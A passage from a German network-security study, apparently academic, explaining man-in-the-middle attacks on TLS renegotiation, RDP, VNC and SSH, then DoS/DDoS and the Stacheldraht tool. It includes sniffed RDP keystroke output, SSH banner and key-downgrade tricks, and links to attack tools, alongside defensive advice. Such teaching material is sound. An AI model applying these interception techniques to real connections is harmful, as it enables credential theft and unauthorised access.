


Abbildung 3.15: unbekanntes Zertifikat herunterladen

Authentication Gap

Durch Fehlimplementationen von SSL/TLS können mitm-Angriffe wie bei der Null-Prefix-Attack durchgeführt werden. Aber es gibt auch Designfehler im TLS-Protokoll (SSL 3.0+ & TLS 1.0+) und zwar bei der Neuaushandlung der Parameter einer schon bereits bestehenden HTTPS-Verbindung, dies ist auch als TLS Renegotiation bekannt. Beispielsweise nimmt ein Client eine gesicherte Verbindung mit einem Webserver auf. Der Angreifer hört den gesamten Datenverkehr ab und stellt selber eine neue HTTPS-Verbindung mit dem Server her. Die Verbindung zum Client wird währenddessen für kurze Zeit in einem unvollendeten Zustand gehalten. Als Nächstes sendet der Server einen HELLO-Request und möchte einen TLS-Handshare mit dem Angreifer durchführen, um sein Client-Zertifikat zu überprüfen. Nun leitet der Angreifer wieder den gesamten Traffic von Server zum Client weiter und die beiden tauschen ihre Zertifikate aus. Dadurch kann die gesicherte Verbindung vom Angreifer übernommen werden und wird als Authentication Gap bezeichnet. Dieses Problem tritt bei aktuellen Versionen des Apache Servers, des IIS Servers und auch bei OpenSSL auf. Die Überarbeitung dieses Designfehlers ist in Arbeit. (vgl.[EXTE2009], vgl.[LINK2009], vgl.[IETF2009])




Abbildung 3.16: TLS Handshake

3.7.2 Man-in-the-middle-Angriffe auf RDP & VNC

Das Remote Desktop Protocol (RDP) ist ein Netzwerkprotokoll von Microsoft zur Steuerung von Desktops auf fernen Computern. Bei RDP fungiert eines der beiden Systeme als Terminalserver. Dieser Terminalserver erzeugt Bildschirmausgaben auf dem Terminal-Client. Außerdem können Maus- und Tastatureingaben vom Terminal-Client entgegengenommen werden. Dieses Protokoll wird häufig verwendet und ist der De-facto-Standard für Fernwartung in vielen Rechenzentren. Daher wird auch ein großer Wert auf Sicherheit gelegt, deshalb verwendet jede RDP-Version den RC4-Chiffrieralgorithmus, der für die Verschlüsselung von Datenströmen in Netzwerken konzipiert ist. Als Standardeinstellungen wird eine 128 Bit Verschlüsselung verwendet. Dennoch gibt es Schwachstellen im Remote Desktop Protocol. Standardmäßig sind die Zertifikate, welche für die Verschlüsselung verwendet werden, in der Registry vom Server gespeichert unter

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
    TermService\Parameters\Certificate
```

Dieses Zertifikat wird für den Schlüsselaustausch verwendet und beinhaltet einen öffentlichen RSA-Schlüssel und eine digitale Signatur. RDP verwendet einen privaten RSA-Schlüssel um den öffentlichen RSA-Schlüssel des Servers zu signieren. Dieser private RSA-Key ist jedoch unter jeder Windows-Version, sowohl bei Clients als auch bei Servern in der Datei „mstlsapi.dll“ gespeichert. Das bedeutet, dass man den öffentlichen RSA-Schlüssel manipulieren kann und so verschlüsselte RDP-Information bei Standardeinstellungen mittels eines mitm-Angriffs mitlesen kann. Grundsätzlich kann man auch irgendein SSL-Zertifikat verwenden, denn die Standardinstallation würde diesen Fehler nicht melden, da beim Terminal Services Client unter dem Reiter „Erweitert“ als Verification Policy steht, dass Verbindungen hergestellt werden und keine Warnungen angezeigt werden sollen. Das bedeutet, dass bei Standardeinstellungen der Angreifer mittels eines MITM Angriffs sämtliche Informationen, wie zum Beispiel Benutzername und Passwort erhält. Dies kann man leicht mit dem Programm CAIN[26] durchführen. (vgl.[SANS2009a], vgl.[OXID2005], vgl.[MICR2007a])

[26] http://www.oxid.it/cain.html




Abbildung 3.17: RDP Hack mittels dem Programm Cain

Man erhält eine Datei mit dem mitgesnifften Benutzernamen und dem eingegebenen Passwort. Die durchsucht man am besten mit der Konsole und erhält so das eingegebene Passwort.

```
C:\>type RDP-20091114151919515.txt | find "press"
Key pressed client-side:0x1e-'a'
Key pressed client-side:0x20-'d'
Key pressed client-side:0x32-'m'
Key pressed client-side:0x17-'i'
Key pressed client-side:0x31-'n'
```

Listing 3.8: Mitgesnifftes RDP-Passwort

Allerdings besteht die Möglichkeit, RDP-Verbindungen mittels Transport Layer Security (TLS) zusätzlich abzusichern, womit eine sichere Authentifizierung gewährleistet ist, wobei man hierbei wieder auf die oben erwähnten Schwachstellen von SSL/TLS achten muss.

Eine weitere Option wäre, eine andere Remote-Administration-Lösung zu verwenden. Denn man kann nicht nur das Microsoft eigene Protokoll RDP, sondern beispielsweise VNC verwenden. Dies ist eine weitere Software, die den Bildschirminhalt eines entfernten Rechners auf einem lokalen Rechner anzeigt und im Gegenzug Tastatur- und Mausbewegungen des lokalen Rechners an den entfernten Rechner sendet. So ist ein entferntes Arbeiten möglich. Ein weit verbreitetes Software-Produkt ist zum Beispiel

RealVNC, von dem es auch eine abgespeckte Open-Source-Lösung gibt.

VNC arbeitet auch mit unterschiedlichen Authentifizierungsmethoden und kann verschlüsselte Verbindungen aufbauen. Jedoch ist auch dieses Protokoll nicht vor Implementierungsfehlern gefeit. Denn in einigen Versionen funktioniert die Client-Authentifizierung nicht einwandfrei. Der Client verbindet sich zum Server und dieser bietet ihm eine Liste von unterstützten Authentifizierungsmöglichkeiten an. Grundsätzlich wählt der Client dann eine Methode aus der Liste aus. Jedoch, dank eines Implementierungsfehlers, kann der Client angeben, keine Authentifizierung zu verwenden, auch wenn der Server diese Möglichkeit gar nicht anbietet. Der Server akzeptiert diese Vorgehensweise und der Angreifer würde unauthentifiziert Zugriff auf den Server erhalten. Wenn nun dieser Server mit administrativen Rechten ausgestattet ist, hat der Angreifer vollen Zugriff und Kontrolle über das System.

In den neuesten Versionen von RealVNC ist dieses Problem gelöst worden. Die Passwörter werden aber immer noch in der Registry unter Windows gespeichert. Bei Lokalem Zugriff, kann man diese Hashes auslesen und gelangt so zu den Passwörtern. Jedoch ist es zudem sinnvoll bei Remote-Administration über das Internet immer über einen verschlüsselten Tunnel sich zum Server zu verbinden. Denn solch eine Remote-Administration stellt eine große Angriffsfläche dar, weil ein Angreifer vollen Zugriff über ein System erlangen kann, sobald er solch eine Session übernommen hat.

3.7.3 Man-in-the-middle-Angriffe auf SSH

Angriffe auf SSHv1

Diese erste Version von SSH hat bekannte Schwächen in der Integritätsprüfung, denn SSHv1 verwendet noch Checksummen zur Sicherstellung der Daten-Integrität. Dies hilft zwar bei Übertragungsfehlern, jedoch nicht bei einem mitm-Angriff bzw. bei der Manipulation von Daten, da der Angreifer die Checksumme entsprechend korrigieren kann. Außerdem wird sowohl der Host- als auch der Server-Key an den Client gesendet und daraufhin sendet er den Session-Key verschlüsselt mit den soeben erhaltenen Schlüsseln zurück. Dieser Prozess ist wieder einem mitm-Angriff ausgeliefert. Deshalb kann man dieses Protokoll leicht mit Tools wie zum Beispiel sshmitm[27], oder dem schon unter 3.7.2 Man-in-the-middle-Angriffe auf RDP vorgestellten Programm CAIN angreifen.

Angriffe auf SSHv2

Schwieriger ist es jedoch, SSH Version 2 mittels solcher Tools anzugreifen, da sämtliche Schwachstellen die unter Angriffe auf SSHv1 beschrieben wurden, ausgebessert wurden. Die Ausbesserung der Designfehler solch eines Protokolls bedeutet nicht, dass das Protokol sicher implementiert wurde. Viele Implementierungen erlauben eine SSHv1/SSHv2 Kompatibilität, um flexibler zu sein und dies führt zu gewissen Schwächen. Das SSH-Protokoll sieht vor, dass sowohl Client als auch Server einen sogenannten „banner“ austauschen mit den Informationen der SSH-Version, bevor der Schlüsselaustausch durchgeführt wird. Solch ein Banner sieht zum Beispiel folgendermaßen aus:

[27] http://www.monkey.org/ dugsong/dsniff/

```
SSH−1.99−OpenSSH_2.2.0p1
```

SSH-1.99 bedeutet, dass der Client sowohl mittels SSHv1 als auch mittels SSHv2 mit dem Server kommunizieren kann. Abhängig von der Client-Konfiguration bevorzugt er entweder Version 1 oder Version 2. Daraufhin kann der Angreifer als Antwort auf diese Protokollanfrage jeweils nur die nicht bevorzugte Protokollversion anbieten. Wenn der Client Version 1 bevorzugt, sieht das zum Beispiel so aus:

```
SSH−2.00−TESO−SSH
```

Da Der Client normalerweise aber nur die Server-Authentifikation der anderen Protokollversion kennt, kommt statt einer Angriffswarnung nur eine Standardmeldung zum Akzeptieren des angeblich unbekannten RSA Schlüssels.

```
Enabling compatibility mode for protocol 2.0
The authenticity of host 'klein−lukas (192.168.0.1)' can't be
    established.
DSA key fingerprint is ab:8a:18:15:67:04:18:34:ec:c9:ee:9b:89:
    b0:da:e6.
Are you sure you want to continue connecting (yes/no)?
```

Listing 3.9: Hinweis auf den angeblich unbekannten RSA Schlüssel

Nun ist es viel einfach für den User „yes“ einzugeben. Nach der „yes“-Eingabe kann der SSH Server des Angreifers den Benutzernamen und das Passwort erfassen und leitet die SSH-Verbindung zum eigentlichen Server weiter, damit der Benutzer nichts von dem Angriff mitbekommt. Sobald der Client nur ein Protokoll (im besten Fall SSHv2) unterstützt, kann dieser Angriff nicht durchgeführt werden. Denn sobald der Trick mit dem „Banner“ nicht durchgeführt werden kann, erhält der Benutzer eine, aus der Sicht des Angreifers, viel problematischere Warnung.

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man−in−the−
    middle attack)!
It is also possible that the RSA1 host key has just been
    changed.
The fingerprint for the RSA1 key sent by the remote host is
f3:cd:d9:fa:c4:c8:b2:3b:68:c5:38:4e:d4:b1:42:4f.
Please contact your system administrator.
```

Listing 3.10: Angriffswarnung eines möglichen Angriffs

Bei dem oben erklärten Angriff, wo die Versionskompatibilität des SSH-Protokolls ausgenutzt wird kommt man als Angreifer relativ leicht ans Ziel. Jedoch wäre ein weiterer Angriff auf SSHv2, wo Client und Server nur eine Version unterstützen aus der Sicht des Angreifers wünschenswert. SSHv2 verwendet den Host-Key nicht zum Verschlüsseln, so wie bei Version 1, sondern SSH2 verwendet den Host-Key zum Prüfen, ob die ausgetauschten Pakete manipuliert wurden. Dies macht es, indem es den „Message Authentication Code-MAC“ des Servers und den Hash des Clients vergleicht. Der

„MAC“ wird erstellt, indem der Server einen Hash aus den ausgetauschten Paketen erstellt und signiert diesen mit dem privaten Schlüssel des Verschlüsselungsalgorithmus. SSHv2 ist flexibel mit der Auswahl des Algorithmus und die beiden Kommunikationspartner machen sich den zu verwendenden Algorithmus aus. Das sieht beispielsweise so aus:

```
Lukas@klein-lukas:~> telnet 192.168.0.1 22
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
SSH-1.99-OpenSSH_2.2.0p1
SSH-2.0-client
'$es??%9?2?4D=?)??ydiffie-hellman-group1-sha1ssh-dss...
```

Listing 3.11: Aushandlung des Verschlüsselungsalgorithmus

Hierbei ist das “ssh-dss” am Schluss sehr essentiell, da dies das bevorzugte Protokoll ist. Daraufhin sendet der Angreifer sein bevorzugtes Protokoll, und zwar immer das jeweils andere, in diesem Fall RSA. Nun erscheint wieder eine Standardmeldung zum Akzeptieren des unbekannten RSA-Schlüssels (da der Client den RSA-Schlüssel nicht kennt) und keine Warnung eines Angriffes. Diese beiden Angriffsformen (Banner-Hack & Key-Hack) auf SSHv2 können mit dem Programm ssharp[28] durchgeführt werden. (vgl.[THEP2002], vgl.[THC2003])

Es gibt noch zwei weitere Schwachstellen im SSH Protokoll. Zum Ersten werden die zu sendenden Pakete nur bis zu einer Größe von acht Byte mit Zufallsdaten aufgestockt. Dies ermöglicht es, die ungefähre Größe der eigentlichen Daten zu ermitteln. Solch ein Angriff wird auch Padding-Attack bezeichnet. Zum Zweiten bietet das SSH Protokoll den sogenannten „interactive mode“ als Übertragungsmodus an und dabei wird jeder einzelne Tastendruck sofort verschlüsselt und gesendet. Dabei kann man wiederum die Zeiträume zwischen zwei Tasteninteraktionen des Benutzers ermitteln, dies ist bekannt als Timing-Attack. Diese beiden Schwächen können ausgenutzt werden, sodass gezielte Pakete mit sensitiven Daten (z.B. Benutzername und Passwort) aus dem Strom der gesendeten Informationen herausgefiltert werden und durch Analyse das Passwort entschlüsselt werden kann. (vgl.[STAN2003], vgl.[OPEN2001])

3.8 DoS / DDoS

Eine der größten Gefahren, für und im Internet, sind seit einigen Jahren verteilte DOS-Attacken(Distributed Denial of Service). Anfangs wurde die Gefahr von DDoS-Attacken eher als theoretische Gefahr gesehen, doch nicht umsetzbar. Dies änderte sich nach Angriffen auf Yahoo, Amazon oder ähnliche Web-Firmen, die durch diese Attacken hohe wirtschaftliche Einbußen hatten.

Als Reaktion auf diese fatalen Angriffe wurde versucht, Netze und Rechner gegen DDoS-Angriffe zu schützen, jedoch mit wenig Erfolg. Sicherheitslücken werden immer besser ausgenutzt und die benutzten Angriffstools, die Angriffe automatisiert durchführen werden für immer komplexere Szenarien nutzbar. Die Sicherheitslücken befinden

[28] http://stealth.7350.org/7350ssharp.tgz

sich sowohl auf der Seite des Benutzers, als auch bei neuen Betriebssystemen, die immer Sicherheitslücken mit sich bringen. Die Hersteller von Software versuchen Sicherheitslücken zu schließen und durch Updates diese auch an bereits verkaufte Software zu verteilen. Der User installiert meist seine Software nicht neu und Updates werden nicht gemacht, somit gibt es immer mehr Sicherheitslücken auf einem Rechner bzw. in einem Netz.

Es wird in diesem Artikel das Funktionsprinzip von DoS/DDoS-Attacken erklärt und auf ein Angriffstool eingegangen. Außerdem werden Schutzmaßnahmen gegen solche Angriffe beschrieben.

3.8.1 DoS/DDoS - die Attacke

Denial of Service-Attacken haben im Gegensatz zu vielen anderen Angriffsmöglichkeiten nicht das Ziel in ein Computersystem einzudringen oder sensible Daten mitzuhören, sondern das gezielte Ausfallen eines Dienstes. Diese Art von Angriff kann fatale wirtschaftliche Folgen für ein Unternehmen haben, da ein Dienst oder Daten nicht mehr zur Verfügung stehen.

Denial of Service

Das Ziel einer DoS-Attacke ist immer einen Dienst selbst oder das System, das die Dienste zur Verfügung stellt, abzudrehen. Hiermit bieten sich verschiedene Möglichkeiten des Angriffs. Die einfach durchführbare DoS-Attacke ist der Angriff auf ein System mit Sicherheitslücken, bei dem man anschließend nur den Dienst zum Absturz bringen muss oder das komplette System herunterfährt. Diese Variante von Angriffen kann aber sehr leicht durch einen vorsichtigen Systemadministrator behoben werden, da es im System selbst keine Sicherheitslücken für einen Angriff auf einen Dienst geben sollte.

Sicherheitslücken auf einem System werden allerdings nicht zwingend für einen erfolgreichen Denial of Service-Angriff benötigt. Steht ein Dienst in einen Netzwerk auf einem System zur Verfügung, kann man den Dienst mit Anfragen zur Überlastung bringen. Der Angreifer schickt sinnlose Anfragen an den Dienst, dieser ist mit der Beantwortung der Angreifer-Anfragen so beschäftigt, dass er die eigentlichen Anfragen nicht mehr behandeln kann und somit steht der Dienst nicht mehr länger zur Verfügung. Damit der Angreifer nicht erkannt wird, das heißt, er nicht immer die selbe IP-Adresse benutzt, wird von ihm das vorhin erklärte IP-Spoofing verwendet. Allerdings muss für die Durchführung so eines Angriffs beachtet werden, dass der Angreifer-Rechner über mehr Leistung als der dienstanbietende Rechner verfügt und eine bessere Datenleitung zur Verfügung hat. Der Grund für diese technische Überlegenheit ist, dass es sonst nicht möglich ist den Dienst durch Anfrage beziehungsweise Informationsüberfluss außer Gefecht zu setzen.(vgl.[HIGH2005])

Distributed Denial of Service

Denial of Service-Attacken werden vor allem eingesetzt, wenn die Leistung eines Rechners nicht ausreicht, um den Angriff erfolgreich durchführen zu können. Folglich werden eine Menge an Angriffsrechnern benötigt, diese werden mittels Scannen nach Konfigurationsfehlern und Sicherheitslücken entdeckt und mittels der Sicherheitslücken wer-

den Programme eingefügt, die später für den eigentlichen Angriff zuständig sind. Als Auswirkung hat man viele Angriffsressourcen zur Verfügung und es wird schwer bis unmöglich, sich gegen solche Angriffe zu schützen. Der Grund dafür ist, das bei solchen Angriffen meist nicht das Ausfallen eines Dienstes im Vordergrund steht, sondern das Ziel des Angriffs auch erfüllt ist, wenn ein Router der zum Erreichen des dienstanbietenden Systems notwendig ist, wegen Überlastung ausfällt. Die Folge ist, dass der Dienst nicht mehr erreichbar ist und somit dieselbe Wirkung ensteht, als hätte der Angreifer den Dienst abgedreht.

Ablauf von DDoS-Attacken

Anfangs wurden Distributed Denial of Service-Attacken noch manuell durchgeführt. Das heißt, die rekrutierten Rechner wurden von dem Angreifer manuell durch Herausfinden von Sicherheitslücken ausgewählt und mit Spamingtools oder ähnlichen schädlichen Programmen versehen. Dieser Vorgang wurde automatisiert und die Rechner werden automatisch durch Sicherheitsscans entdeckt und manipuliert. Die durch die Sicherheitslücke eingefügte Angriffssoftware wird von dem Angreifer automatisch auf die rekrutierten Rechner verteilt und diese Rechner müssen danach mit dem Rechner des Angreifers, der die Attacke initiiert und koordiniert, in Kontakt treten, um Informationen über den Angriff und das Angriffsziel zu bekommen. Wollen der Angreifer und seine Agenten eine direkte Kommunikation aufbauen, muss die Adresse des Angriffsinitiators im Angriffscode enthalten sein. Damit ist es aber möglich, mit der Entdeckung eines Agenten, den gesamten Angriff zu vereiteln. Eine andere Möglichkeit bietet sich in einer indirekten Kommunikation zwische Agenten und Initiator, das heißt die Kommunikation läuft über einen anderen Dienst im Netz und somit wird die Anonymität jedes einzelnen Agenten erhöht und die Auffälligkeit des Angriffs verringert. Die Auffälligkeit des Angriffs zu verringern ist natürlich einer der wichtigsten Aspekte solcher Angriffe, darum gibt es auch verschiedene Möglichkeiten, solch eine DDoS-Attacke durchzuführen. Entweder die einzelnen Agenten starten mit Beginn des Angriffs gleichzeitig und dies im vollem Ausmaß. Diese Möglichkeit ist sehr auffällig, da der Traffic auf ein System oder Netz rapide steigt, jedoch ist es sinnvoll, wenn man die Auswirkungen einer DOS-Attacke schnell erzielen will. Will der Angreifer jedoch kein Aufsehen erregen, wird er die Agenten langsam nach einander zum Angriff hinzufügen und somit die Intensität des Angriffs langsam erhöhen und das Angriffsziel erst nach einiger Zeit nicht mehr erreichbar machen.(vgl.[HIGH2005])

Auswirkungen

Die Auswirkungen des Angriffs können stark variieren, da es verschiedene Angriffsziele gibt. Als ein Angriffsziel kann sich der Angreifer den kompletten Ausfall eines Systems setzen. Diese Variante hat zwar schwere Folgen, wird jedoch nach dem Angriff sofort entdeckt und kann behoben werden. Anders läuft der Vorgang ab, sollte der Angreifer nicht das Ziel haben, den Dienst komplett ausfallen zu lassen, sondern ihn nur so weit zu überlasten, dass er beispielsweise nur mehr die Hälfte aller Anfragen abarbeiten kann. Diese Form des Angriffs hat meist schwerwiegendere Folgen, da er lange unbemerkt bleibt.

3.8.2 Angriffstools

Denial of Service-Angrifftools arbeiten meist mittels einer Client-Server-Struktur und besitzen somit die Möglichkeit, mehrere bekannte Techniken zu einem Programm zusammenzuführen. Eines der bekanntesten Angriffstools für Denial of Service-Attacks ist Stacheldraht, es kombiniert die Funktionen der beiden Denial of Service-Tools trinoo und TFN.(vgl.[BSI2010])




Abbildung 3.18: Stacheldraht DDoS-Angriff

Erklärung: Stacheldraht setzt auf die Funktion, der obigen Bilder. Ausgehen vom Angreifer werden danach immer mehr fremde Rechner mit dem Tool versehen. Durch diese Vorgehensweise ist es möglich, als alleiniger Angreifer die Möglichkeiten von vielen Rechnern zu nutzen.

